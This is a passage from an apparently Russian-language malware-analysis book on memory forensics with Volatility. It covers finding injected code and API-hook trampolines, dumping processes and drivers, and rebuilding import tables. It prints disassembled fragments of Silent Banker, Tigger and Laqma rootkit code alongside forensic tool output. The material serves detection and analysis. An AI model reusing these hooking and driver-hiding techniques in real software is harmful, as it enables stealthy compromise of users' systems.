0x7ff8000e   mov eax,ebx
0x7ff80010   and al,0x4
0x7ff80012   push ebp
0x7ff80013   neg al
0x7ff80015   push esi
0x7ff80016   push edi
0x7ff80017   mov edi,[esp+0x134]
0x7ff8001e   push dword 0x105
```

Это выглядит как обычный шелл-код или EXE/DLL без PE-заголовка. Поскольку защита страницы разрешает исполнение (`MM_EXECUTE_READWRITE`), `malfind` с помощью библиотеки pydasm выводит дизассемблированный фрагмент кода. Если память доступна только для чтения или для чтения и записи, `malfind` выводит только шестнадцатеричный дамп.

Артефакты перехвата API

Ещё один артефакт, часто видимый в `malfind`, - код-трамплин, созданный библиотеками перехвата API, такими как Microsoft Detours и Mhook, а также любыми вредоносными программами, применяющими ту же распространённую технику встроенной переадресации или переадресации через трамплин. Подробности и ссылки на инструменты приведены в рецепте 9-8. Ниже показан вывод `malfind` для двух дампов памяти: один заражён Silent Banker, другой - Tigger.

```
$ python volatility.py malfind -f sb.vmem --dump-dir=outdir -p 1876

#
# IEXPLORE.EXE (Pid: 1876)
#

0x01390000 - 0x01390fff (Tag: VadS, Protection: MM_EXECUTE_READWRITE)
Dumping to out/malfind.1876.1390000-1390fff.dmp
Hexdump:
0x01390000   586805003a016800000000680000807c    Xh..:.h....h...|
0x01390010   6868180b105068e7990a10c300000000    hh...Ph.........

Disassembly:
0x01390000   pop eax
0x01390001   push dword 0x13a0005
0x01390006   push dword 0x0
0x0139000b   push dword 0x7c800000
0x01390010   push dword 0x100b1868
0x01390015   push eax
0x01390016   push dword 0x100a99e7
0x0139001b   ret ; Execution continues at 0x100a99e7

0x01280000 - 0x01280fff (Tag: VadS, Protection: MM_EXECUTE_READWRITE)
Dumping to out/malfind.1876.1280000-1280fff.dmp
Hexdump:
0x01280000   68010000106a016800000a10b8cf4c0a    h....j.h......L.
0x01280010   10ffd0c300000000000000000000000000    ................

Disassembly:
0x01280000   push dword 0x10000001
0x01280005   push byte 0x1
0x01280007   push dword 0x100a0000
0x0128000c   mov eax,0x100a4ccf
0x01280011   call eax ; Execution continues at 0x100a4ccf
0x01280013   ret

$ python volatility.py malfind -f tigger.vmem --dump-dir=outdir -p 644

#
# explorer.exe (Pid: 644)
#

0x00d70000 - 0x00d70fff (Tag: VadS, Protection: MM_EXECUTE_READWRITE)
Dumping to out/malfind.644.d70000-d70fff.dmp
Hexdump:
0x00d70000   8bff558bec6a1355ff250000d8000000    ..U..j.U.%......
0x00d70010   00000000000000000000000000000000    ................

Disassembly:
0x00d70000   mov edi,edi
0x00d70002   push ebp
0x00d70003   mov ebp,esp
0x00d70005   push byte 0x13
0x00d70007   push ebp
0x00d70008   jmp [0xd80000] ; Execution continues at the address stored at
0xd80000
```

Silent Banker применил два разных метода передачи управления по адресу назначения. В первом примере он использовал сочетание `push`/`ret` для перехода к `0x100a99e7`. Во втором поместил адрес назначения `0x100a4ccf` в регистр `eax`, а затем выполнил `call eax`. Tigger применил третий

метод - косвенный `jmp` по адресу, хранящемуся в `0xd80000`. Но какую бы технику или систему команд ни использовала вредоносная программа, команды остаются в исполняемых страницах памяти, куда не отображён файл. Поэтому такие сегменты выделяются как подозрительные, и `malfind` быстро обнаруживает их. В этих случаях `malfind` не сообщает, какая именно функция API перехвачена. Для этого служит плагин `apihooks`, описанный в главе 17.

Восстановление двоичных файлов

Одна из самых полезных возможностей Volatility - сохранение и восстановление PE-файлов: исполняемых файлов, DLL и драйверов ядра. Из-за изменений, происходящих во время выполнения, получить точную копию исходного файла или даже файл, который запустится на другой машине, маловероятно. Однако сохранённая копия достаточно близка к оригиналу, чтобы дизассемблировать вредоносную программу, определить её возможности, восстановить алгоритмы и так далее.

Минимальный размер страницы в типичной 32-разрядной Windows на x86 равен 4096 байт. Размеры большинства секций PE-файлов не кратны 4096. Рисунок 16-6 показывает, как это влияет на восстановление двоичного файла. Секция `.text`, размер которой не кратен 4096, должна целиком находиться в памяти с правами RX (чтение, исполнение), а секция `.data` - с правами RWX (чтение, запись, исполнение). Защита задаётся на уровне страниц: если страница помечена как исполняемая, исполняемы все её байты. Поэтому после загрузки в память секции должны быть разделены, иначе начало `.data` получило бы RX вместо RWX.




Рисунок 16-6. Исполняемые файлы расширяются в памяти из-за выравнивания секций

Пунктирные линии на рисунке обозначают границы страниц, а закрашенные области - свободное место, появившееся из-за некратных минимальному размеру страницы размеров секций. При прямом сохранении образа из памяти на диск такое место тоже попадает в копию. Иногда оно не имеет значения, так как содержит только неинициализированные данные, но в нём могут остаться и артефакты, подобно свободному месту на диске. Volatility способен сохранять образы как с этим свободным местом, так и без него - в зависимости от команды, как описано в рецепте 16-7.

В общем случае для восстановления исполняемого файла из памяти нужно разобрать заголовки PE-секций, узнать их адреса и размеры, вырезать из памяти нужное количество данных и снова собрать секции в файле на диске по их исходным позициям. Подробные описания шагов есть в следующих материалах:

• многосерийное руководство Andreas Schuster по восстановлению двоичных файлов из дампов памяти: http://computer.forensikblog.de/en/2006/04/reconstructing_a_binary.html;
• блог Harlan Carvey об автоматической сборке двоичных файлов из дампов памяти: http://windowsir.blogspot.com/2006/07/automatic-binary-reassembly-from-ram.html;
• блог Jesse Kornblum "Recovering Executables from Windows Memory Images": http://jessekornblum.com/presentations/dodcc07.html.

Описанные в этих публикациях методы опираются на сведения PE-заголовка и не пытаются восстановить таблицу адресов импорта (IAT). Вредоносные образцы, удаляющие весь PE-заголовок, перемещающие IAT или использующие динамическое связывание во время выполнения, которое вообще не оставляет записей в IAT, создают серьёзные трудности.

Двоичный файл всё ещё можно сохранить, используя базовый адрес и размер из PE-заголовка, если он сохранился, или из VAD. Однако без IAT нельзя определить, какие функции API вызывает вредоносная программа. В следующих рецептах показан способ обойти эти приёмы против анализа: сканировать адресное пространство процесса в поисках вызовов API, не полагаясь на IAT.

Рецепт 16-7. Восстановление исполняемых образов из памяти

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Для извлечения процессов из памяти служат команды Volatility `procexedump`, которая не сохраняет свободное место, и `procmemdump`, которая его сохраняет. В таблице 16-4 приведены важнейшие ключи. Все ключи можно получить, передав одной из команд `--help`.

Таблица 16-4. Синтаксис Procdump

Синтаксис	Обязательность	Описание
`-f FILENAME`, `--file=FILENAME`	Обязательно	Путь к файлу дампа памяти
`-o OFFSET`, `--offset=OFFSET`	Необязательно	Физическое смещение `_EPROCESS` извлекаемого процесса
`-p PID`, `--pid=PID`	Необязательно	Извлекаемый процесс; без параметра извлекаются все процессы
`-D DIR`, `--dump-dir=DIR`	Необязательно	Каталог для сохранения файлов

Сначала создайте список процессов через `pslist` или `psscan`. Узнав PID или смещение `_EPROCESS`, передайте его `procexedump`; чтобы извлечь все процессы, не указывайте `-p`. В примере исследуется система, заражённая троянской программой Laqma. Для краткости из вывода удалены все процессы, кроме `lanmanwrk.exe`, предполагаемого вредоносного образца, и `jusched.exe`,

случайно выбранного легитимного компонента Java. Между возможностями восстановления IAT этих процессов есть очевидная разница, часто вызванная упаковщиками, приёмами против анализа или тем, что во время снятия образа нужные сегменты памяти были выгружены на диск.

```
$ python volatility.py pslist -f laqma.vmem

Name                Pid    PPid   Thds   Hnds   Time
[...]
jusched.exe         1788   1624   1      26     Thu Sep 18 05:33:02 2008
lanmanwrk.exe       920    612    2      37     Wed Feb 11 20:31:35 2009

$ python volatility.py procexedump -f laqma.vmem --dump-dir=outdir
[...]
************************************************************************
Dumping jusched.exe, pid: 1788   output: executable.1788.exe
************************************************************************
Dumping lanmanwrk.exe, pid: 920    output: executable.920.exe
```

Откройте два сохранённых файла в любом PE-просмотрщике, например CFF Explorer, упомянутом в главе 13. IAT файла `executable.1788.exe`, изначально `jusched.exe`, содержит правильные сведения. Как показано на рисунке 16-7, в IAT перечислены нужные процессу DLL и каждая импортируемая из них функция API.



Рисунок 16-7. IAT легитимного процесса восстановлена правильно

В IAT файла `executable.920.exe`, изначально `lanmanwrk.exe`, сведений значительно меньше. На рисунке 16-8 видны имена DLL, но имена импортированных функций отсутствуют.




Рисунок 16-8. IAT вредоносной программы не восстановлена, возможно, из-за упаковки

Можно загрузить сохранённый файл в IDA Pro и попытаться определить его возможности без IAT либо проверить файл несколькими антивирусами, чтобы обнаружить распакованный образ процесса. Однако для более глубокого обратного проектирования нужны сведения об импортированных функциях. Следующий рецепт показывает, что делать дальше.

Рецепт 16-8. Поиск импортированных функций с Impscan

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Неполная IAT мешает тщательному анализу кода. При исследовании команд сохранённого файла в IDA Pro вместо вызовов API видны заполнители. На рисунке 16-9 показана функция `start` из сохранённого `lanmanwrk.exe`. Видно, что она вызывает две функции, но неизвестно, какие. Заполнители `dword_406034` и `dword_406030` - это ячейки IAT, где во время выполнения хранятся адреса функций API. Но IDA не имеет доступа ко всей памяти процесса, поэтому не может определить и подписать API по этим адресам.



Рисунок 16-9. Отсутствующие сведения IAT мешают анализу в IDA Pro

Плагин Volatility `impscan` предназначен для решения проблемы неполных таблиц импорта. Сохранённая программа почти наверняка не совпадает с оригиналом и даже не запустится на другой машине, но для полного анализа её возможностей достаточно видеть вызовы API в дизассемблированном коде. Поэтому, в отличие от Import REConstructor для работающих систем, описанного в рецепте 12-10, `impscan` не создаёт исправленную версию файла, а только формирует метки для импорта в IDA Pro.

Таблица 16-5. Синтаксис Impscan

Синтаксис	Обязательность	Описание
`-f FILENAME`, `--file=FILENAME`	Обязательно	Путь к файлу дампа памяти
`-D DIR`, `--dump-dir=DIR`	Обязательно	Каталог для сохранения файлов
`-k`, `--kernel`	Необязательно	Сканировать модуль ядра; без этого флага сканируется процесс пользовательского режима
`-p PID`, `--pid=PID`	Необязательно	PID целевого процесса; обязателен для пользовательского режима и игнорируется с `-k`

Синтаксис	Обязательность	Описание
`-a ADDR`, `--address=ADDR`	Необязательно	Базовый адрес сканирования; обязателен с `-k`; если по адресу нет PE-заголовка, нужен и `-s`; в пользовательском режиме не нужен для сканирования самого EXE, но нужен для DLL или произвольного сегмента памяти
`-s SIZE`, `--size=SIZE`	Необязательно	Размер области; нужен только при отсутствии PE-заголовка по адресу `-a`

Следующая команда ищет импортированные функции в процессе `lanmanwrk.exe`:

```
$ python volatility.py impscan -p 920 -f laqma.vmem --dump-dir=outdir

**********************************************************
Kernel & User Mode Import Scanner

#Exports   Base     DLL
675        77dd0000 \WINDOWS\system32\advapi32.dll
609        77f10000 \WINDOWS\system32\gdi32.dll
117        71ab0000 \WINDOWS\system32\ws2_32.dll
858        77f60000 \WINDOWS\system32\shlwapi.dll
94         5ad70000 \WINDOWS\system32\uxtheme.dll
242        771b0000 \WINDOWS\system32\wininet.dll
1315       7c900000 \WINDOWS\system32\ntdll.dll
23         71aa0000 \WINDOWS\system32\ws2help.dll
514        77e70000 \WINDOWS\system32\rpcrt4.dll
398        77120000 \WINDOWS\system32\oleaut32.dll
76         77fe0000 \WINDOWS\system32\secur32.dll
949        7c800000 \WINDOWS\system32\kernel32.dll
183        773d0000 \WINDOWS\WinSxS\x86_Microsoft.Win[REMOVED]
287        77a80000 \WINDOWS\system32\crypt32.dll
339        774e0000 \WINDOWS\system32\ole32.dll
732        7e410000 \WINDOWS\system32\user32.dll
266        77b20000 \WINDOWS\system32\msasn1.dll
830        77c10000 \WINDOWS\system32\msvcrt.dll

Scanning process memory: 0x400000 - 0x40a000
Imports found: 68
Forward vicinity scan from 0x406000...found 0 new entries
Reverse vicinity scan from 0x408a9c...found 2 new entries
Done. Identified 70 imports!

MakeName(0x406000, "ControlService");
MakeName(0x406004, "RegDeleteValueA");
MakeName(0x406008, "RegCloseKey");
MakeName(0x40600c, "DeleteService");
MakeName(0x406010, "OpenSCManagerA");
MakeName(0x406014, "CreateServiceA");
[...]
```

`impscan` сначала определяет базовый адрес и размер всех DLL процесса. Через pefile он разбирает таблицы адресов экспорта (EAT) DLL, чтобы получить смещения и имена экспортируемых функций API. Затем с помощью pydasm сканирует исполняемый файл процесса или любой заданный ключами `-a` и `-s` диапазон памяти в поисках команд `call` и `jmp`. Если адрес назначения такой команды указывает на API, `impscan` запоминает адрес команды и имя функции.

Вывод содержит операторы `MakeName`, которые можно перенести в IDA Pro. В них есть недостающие IDA сведения, связывающие заполнители вроде `dword_406034` с именами функций API, чьи адреса хранятся в этих ячейках. Выберите **File > IDC Command**, вставьте операторы `MakeName` и нажмите **OK**, как на рисунке 16-10.





Рисунок 16-10. Ввод операторов IDC в IDA Pro

После нажатия **OK** изменения сразу применяются ко всей программе: например, `call ds:dword_406034` превращается в `call ds:CreateThread`. Ещё больше сведений можно получить, повторно проанализировав программу. Теперь IDA знает, какие API вызываются, и может подписать аргументы. Выберите **Options > General > Analysis > Reanalyze Program**. На рисунке 16-11 показана та же функция `start`, что и на рисунке 16-9, но уже с применёнными изменениями.



```
00402B5B
00402B5B
00402B5B
00402B5B public start
00402B5B start proc near
00402B5B
00402B5B var_4= byte ptr -4
00402B5B
00402B5B push    ecx
00402B5C lea     eax, [esp+4+var_4]
00402B5F push    eax             ; lpThreadId
00402B60 xor     eax, eax
00402B62 push    eax             ; dwCreationFlags
00402B63 push    eax             ; lpParameter
00402B64 push    offset StartAddress ; lpStartAddress
00402B69 push    2000h           ; dwStackSize
00402B6E push    eax             ; lpThreadAttributes
00402B6F call    ds:CreateThread
00402B75 push    0FFFFFFFFh      ; dwMilliseconds
00402B77 call    ds:Sleep
00402B7D xor     eax, eax
00402B7F pop     ecx
00402B80 retn    10h
00402B80 start endp
00402B80
```

Рисунок 16-11. Вредоносная программа в IDA Pro после импорта сведений IAT

Рецепт 16-9. Извлечение подозрительных модулей ядра

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Windows ведёт двусвязный список структур `LDR_DATA_TABLE_ENTRY`, по которому можно перечислить загруженные в систему модули. Те же структуры Windows использует для списка DLL, загруженных в процесс, как описано в начале этой главы.

Команда Volatility `modules` обходит список `LDR_DATA_TABLE_ENTRY` и печатает загруженные модули ядра. Вредоносная программа может отсоединить запись от двусвязного списка и так скрыть драйвер. Подобно тому как `psscan` ищет отсоединённые процессы, команда `modscan2` ищет отсоединённые модули ядра. Сравните вывод `modules` и `modscan2` и проверьте расхождения.

Перечисление загруженных модулей

В примере снова используется заражённый Laqma дамп из двух предыдущих рецептов. Чтобы строки поместились на странице, из обычного вывода удалено поле размера.

```
$ python volatility.py modules -f laqma.vmem

File                                     Base         Name
\WINDOWS\system32\ntkrnlpa.exe           0x00804d7000 ntoskrnl.exe
\WINDOWS\system32\hal.dll                0x00806ce000 hal.dll
\WINDOWS\system32\KDCOM.DLL              0x00f8b9a000 kdcom.dll
\WINDOWS\system32\BOOTVID.dll            0x00f8aaa000 BOOTVID.dll
[...]
\SystemRoot\system32\DRIVERS\srv.sys     0x00f66fd000 srv.sys
\SystemRoot\System32\Drivers\HTTP.sys    0x00f643c000 HTTP.sys
\SystemRoot\system32\drivers\kmixer.sys  0x00f622e000 kmixer.sys
\??\C:\WINDOWS\System32\lanmandrv.sys    0x00f8c52000 lanmandrv.sys
```

На типичной системе загружено значительно больше 100 драйверов, и подозрительный найти непросто. Помогают следующие приёмы:

• в выводе `modules` проверьте конец списка, где находятся недавно загруженные драйверы; это полезно вскоре после компрометации, но ненадёжно позже, особенно после перезагрузки;
• сохраните все драйверы и проверьте их антивирусом или своими сигнатурами YARA;
• через плагины выявления перехватов `apihooks`, `driverirp`, `ssdt` и `idt` определите драйверы, отвечающие за перехваты; эти плагины рассматриваются в главе 17;
• многие драйверы ядра устанавливаются процессом пользовательского режима, который после загрузки остаётся запущенным для связи с драйвером; исследуйте такой процесс и его память в поисках имени драйвера или устройства, например `\Device\zyyssb`;
• рекомендуемый Microsoft и самый популярный среди авторов вредоносных программ способ установки драйвера - служба; вместо поиска по имени ищите новые записи служб через `svcscan`, описанный в рецепте 17-10, который показывает связанное со службой имя драйвера.

Извлечение модулей ядра

Найдя вредоносный драйвер, извлеките его плагином `moddump`. Все параметры доступны через `moddump --help`.

Таблица 16-6. Синтаксис Moddump

Синтаксис	Обязательность	Описание
`-f FILENAME`, `--file=FILENAME`	Обязательно	Путь к файлу дампа памяти
`-D DIR`, `--dump-dir=DIR`	Необязательно	Каталог для сохранения файлов
`-o OFFSET`, `--offset=OFFSET`	Необязательно	Извлечь модуль с базовым шестнадцатеричным адресом `OFFSET`
`-p REGEX`, `--pattern=REGEX`	Необязательно	Извлечь модули, имя которых совпадает с `REGEX`
`-i`, `--ignore-case`	Необязательно	Не учитывать регистр при сопоставлении с шаблоном

Без `-o` и `-p` команда `moddump` извлекает все драйверы ядра. Ниже по адресу из вывода `modules` извлекается `lanmandrv.sys`.

```
$ python volatility.py moddump -o f8c52000 -f laqma.vmem

Dumping \??\C:\WINDOWS\System32\lanmandrv.sys
  (lanmandrv.sys) @f8c52000 => driver.f8c52000.sys
```

В извлечённом `driver.f8c52000.sys`, особенно если драйвер был упакован, вероятна та же проблема неполной IAT, что и в процессах пользовательского режима. Импорт можно восстановить через `impscan`, чтобы IDA распознала вызовы API. Команда почти та же, что и в рецепте 16-8, но добавлены флаг `-k` для режима ядра и `-a` с базовым адресом `lanmandrv.sys`.

```
$ python volatility.py impscan -k -a 0xf8c52000 -f laqma.vmem \
  --dump-dir=outdir

*****************************************************
Kernel & User Mode Import Scanner

#Exports   Base     Driver
1485       804d7000 ntoskrnl.exe
92         806ce000 hal.dll
8          f8b9a000 kdcom.dll
[...]

Scanning kernel memory: 0xf8c52000 - 0xf8c53700
Imports found: 13
Forward vicinity scan from 0xf8c53080...found 0 new entries
Reverse vicinity scan from 0xf8c533bc...found 0 new entries
Done. Identified 13 imports!

MakeName(0xf8c53080, "IofCompleteRequest");
MakeName(0xf8c53084, "IoDeleteDevice");
MakeName(0xf8c53088, "IoDeleteSymbolicLink");
MakeName(0xf8c5308c, "IoCreateSymbolicLink");
MakeName(0xf8c53090, "MmGetSystemRoutineAddress");
MakeName(0xf8c53094, "IoCreateDevice");
MakeName(0xf8c53098, "ExAllocatePoolWithTag");
MakeName(0xf8c5309c, "wcscmp");
MakeName(0xf8c530a0, "ZwOpenKey");
MakeName(0xf8c530a4, "_except_handler3");
MakeName(0xf8c533ac, "NtQueryDirectoryFile");
MakeName(0xf8c533b4, "NtQuerySystemInformation");
MakeName(0xf8c533bc, "NtOpenProcess");
```

Операторы `MakeName` можно импортировать в IDA Pro так же, как для процесса пользовательского режима. В хорошо размеченном драйвере ядра на рисунке 16-12 видны имена создаваемых им устройств и вызываемые API. Видна и строка `KeServiceDescriptorTable`, обычно указывающая, что руткит перехватывает функции API в SSDT. Глава 17 показывает, как выявлять перехваченные функции SSDT.



Рисунок 16-12. Восстановленный драйвер ядра в IDA Pro

Сноски

[1] [назад] http://www.threatexpert.com/report.aspx?md5=26dc4f3221c7b5a3252fb33379d88a0a
[2] [назад] http://www.battleforums.com/forums/diablo-hacking/104427-cloakdll-cpp.html
[3] [назад] http://rootkit.com/board_project_fused.php?did=proj22
[4] [назад] http://www.openrce.org/blog/view/844/How_to_hide_dll
[5] [назад] http://www.ntinternals.org/dll_detection_test.php
[6] [назад] http://dfrws.org/2007/proceedings/p62-dolan-gavitt.pdf
[7] [назад] http://www.ivanlef0u.tuxfamily.org/?p=39
[8] [назад] http://www.4tphi.net/fatkit/papers/fatkit_dll_rc3.pdf
[9] [назад] http://mnin.blogspot.com/2009/04/malware-forensics-how-ironic-can-it-get
[10] [назад] http://www.jeffbryner.com/code/pdgmail
